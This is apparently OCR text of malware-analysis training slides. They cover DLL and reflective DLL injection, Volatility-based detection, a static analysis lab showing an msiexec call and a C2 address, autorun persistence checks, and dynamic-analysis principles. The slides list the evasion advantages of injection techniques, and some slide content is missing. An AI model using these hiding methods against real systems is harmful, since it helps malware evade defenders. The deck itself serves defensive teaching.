
Common Windows DLLs

- .ocx – Active X Controls
- .cpl – Control Panel Files
- .drv – Device Driver Files


DLL Code Injection

Allows malicious code to use legitimate processes as a way to hide itself in process memory


It is hidden from view in the list of running processes.




DLL Injection




DLL Injection – Attach to the Process




DLL Injection – Allocating Memory



DLL Injection – Copy Malware



DLL Injection – Execute the DLL



DLL Injection Pros and Cons

Downsides

- Malware must be self-contained, and the malware must use existing DLLs (no independent functionality).
- Antivirus detections could result from scans of process memory.
- Shows up with other running processes but can be disguised when properly named

DLL Injection Pros and Cons (cont.)

Upsides


- Easily disguised if named correctly
- Easy to execute

Reflective DLL Injection


Typical DLL Injection involves loading malware from a file.

Reflective DLL Injection involves loading the malware from another place in memory.


Reflective DLL Injection




Reflective DLL Injection – Attach to the Process



Reflective DLL Injection – Copy Malware



Reflective DLL Injection – Execute the DLL



Reflective DLL Injection Pros and Cons

Downsides

- The DLL has to be modified to increase functionality to allow it to utilize GetReflectiveLoaderOffset().
- Process memory permissions have to be modified (read, write, execute).
  - This will give permissions to private memory with no file mappings.
  - This could look suspicious to a savvy analyst.

Reflective DLL Injection Pros and Cons (cont.)

Upsides

- The LoadLibraryA() is not a part of the injected DLL, so it is never written to disk.
- The injected DLL can come straight from an off-host source and be injected.
- The injected DLL is not documented in any of the lists in the Process Execution Block (PEB).

Detecting Remote DLL Injection

There are several Volatility plugins that can help detect Remote DLL Injections.

- Dlllist: Displays processes loaded into memory
- Ldrmodules: Detects DLLs that have not been linked
- Malfind: Volatility plugin used to find "unpacked" malware

Questions?

Malware Analysis

Capgemini

Agenda

Static Malware Analysis | Dynamic Malware Analysis

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Understand what malware analysis is.

Understand the dangers associated with working with malware.

Understand how static malware analysis can be used to reverse engineer malware.

Understand how dynamic malware analysis can be used to reverse engineer malware.

Malware Analysis

- Malware analysis refers to the process by which the purpose and functionality of the given malware samples are analyzed and determined.
- The culled information from the malware analysis provides insights into developing an effective detection technique for the malicious codes.

Additionally, it is an essential aspect for developing the efficient removal tools that can definitely perform malware removal on an infected system.

Static Analysis

Static analysis, also called static code analysis, is a process of software debugging without executing the code or program.

In other words, it examines the malware without examining the code or executing the program.

The techniques of static malware analysis can be implemented on various representations of a program.

- The techniques and tools instantaneously discover whether a file is of malicious intent or not.
- Then the information on its functionality and other technical indicators help create its simple signatures.
- The source code will help static analysis tools in finding memory corruption flaws and verify the accuracy of models of the given system.


Questions?

LAB001: Static Malware Analysis

Results from Static Malware Analysis


From the static analysis, we know the following:

- We can see that the strings utilized are calling some .dll files, as well as the steps through the program.
- One string to note is at the very beginning, Rich2k, and then .text and .data.



Results from Static Malware Analysis (cont.)

See what system calls are being made.



Results from Static Malware Analysis (cont.)

Finally, see the call to msiexec.exe.

```
741
742 FLOSS extracted 2 stackstrings
743 msiexec.exe
744 z8mq
745
746 Finished execution after 6.827000 seconds
747
```



Results from Static Malware Analysis (cont.)

From the static analysis, we know the following:

- Using **FakeNet-NG**, get a view of the network functionality of this malware.
- Additionally, when running live malware, it is a good idea to also run **Procmon** and **Process Explorer** from the **SysInternals** suite.


Results from Static Malware Analysis (cont.)

See the call to an external website, 250.255.255.239. This could be an Indicator of Compromise (IoC)




Results from Static Malware Analysis (cont.)

See the malware msiexec.exe process called.



Results from Static Malware Analysis (cont.)

Once we have the network behavior of the malware, use that information to create firewall rules to prevent the malware from reaching back to a command and control server, prevent exfiltration, or persistence.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				4/11/2018 4:38 PM	
cmd.e...	Windows Comma...	(Verified) Micros...	c:\windows\syste...	1/8/1971 1:44 AM	
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				3/18/2019 10:07 AM	
VMwa...	VMware Tools C...	(Verified) VMwar...	c:\program files\v...	11/30/2017 3:19 ...	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				3/18/2019 10:26 AM	
SunJ...	Java Update Sch...	(Verified) Oracle ...	c:\program files (...	12/16/2018 2:05 ...	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				4/25/2018 1:03 PM	
OneD...	Microsoft OneDrive	(Verified) Micros...	c:\users\ieuser\a...	3/1/2019 1:38 AM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				3/18/2019 10:52 AM	
Googl...	Google Chrome I...	(Verified) Google ...	c:\program files (...	3/9/2019 10:00 PM	
n/a	Microsoft .NET IE...	(Verified) Micros...	c:\windows\syste...	2/7/2018 9:18 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Compo				3/18/2019 10:45 AM	
n/a	Microsoft .NET IE...	(Verified) Micros...	c:\windows\sysw...	2/7/2018 9:03 PM	

We do not believe this malware is persistent, but Dynamic Analysis will need to confirm.

Dynamic Malware Analysis Tabletop

Topic Learning Objectives

Upon completion of this topic, the student should be able to do the following:

Learn the set of malware artifacts an analyst should gather from an analysis.

Create actionable detection signatures from malware indicators.

Dynamic Analysis

The dynamic analysis runs malware to examine its behavior, learn its functionality, and recognize technical indicators.

When all these details are obtained, they are used in the detection signatures.

The technical indicators

- Additionally, it will identify and locate the communication with the attacker-controlled external server.
  - The intention to do so may involve zeroing in on the C2 purposes or downloading additional malware files.

Dynamic Analysis: Risks

Dynamic malware analysis has inherent risk.

- This type of analysis can put the system at risk.
- As a matter of fact, during the development of this course, one of our lab developers infected a virtual system that was being used to develop our labs, setting our development back a few days.

Introduction to Dynamic Malware Analysis

Dynamic Malware Analysis

- If at the point of conducting dynamic analysis, then static analysis is complete.
- Dynamic analysis can now provide even more information, including the following:
  - Registry Changes
  - Network Traffic Contacts
  - Information to Inform Intrusion Detection System (IDS) Filters and Rules

The Goal is to Prevent Future Attacks.

Introduction to Dynamic Malware Analysis (cont.)

Dynamic Malware Analysis

- Dynamic malware analysis should always be an analyst's first approach to discovering malware functionality.
- Static malware analysis can reveal information regarding the malware but is unable to provide information regarding persisting, communicating, and hiding.
- Perhaps, these Indicators of Compromise (IoCs) can be found via VirusTotal or other analysis websites; but, if the malware is relatively new, this might now be the case.

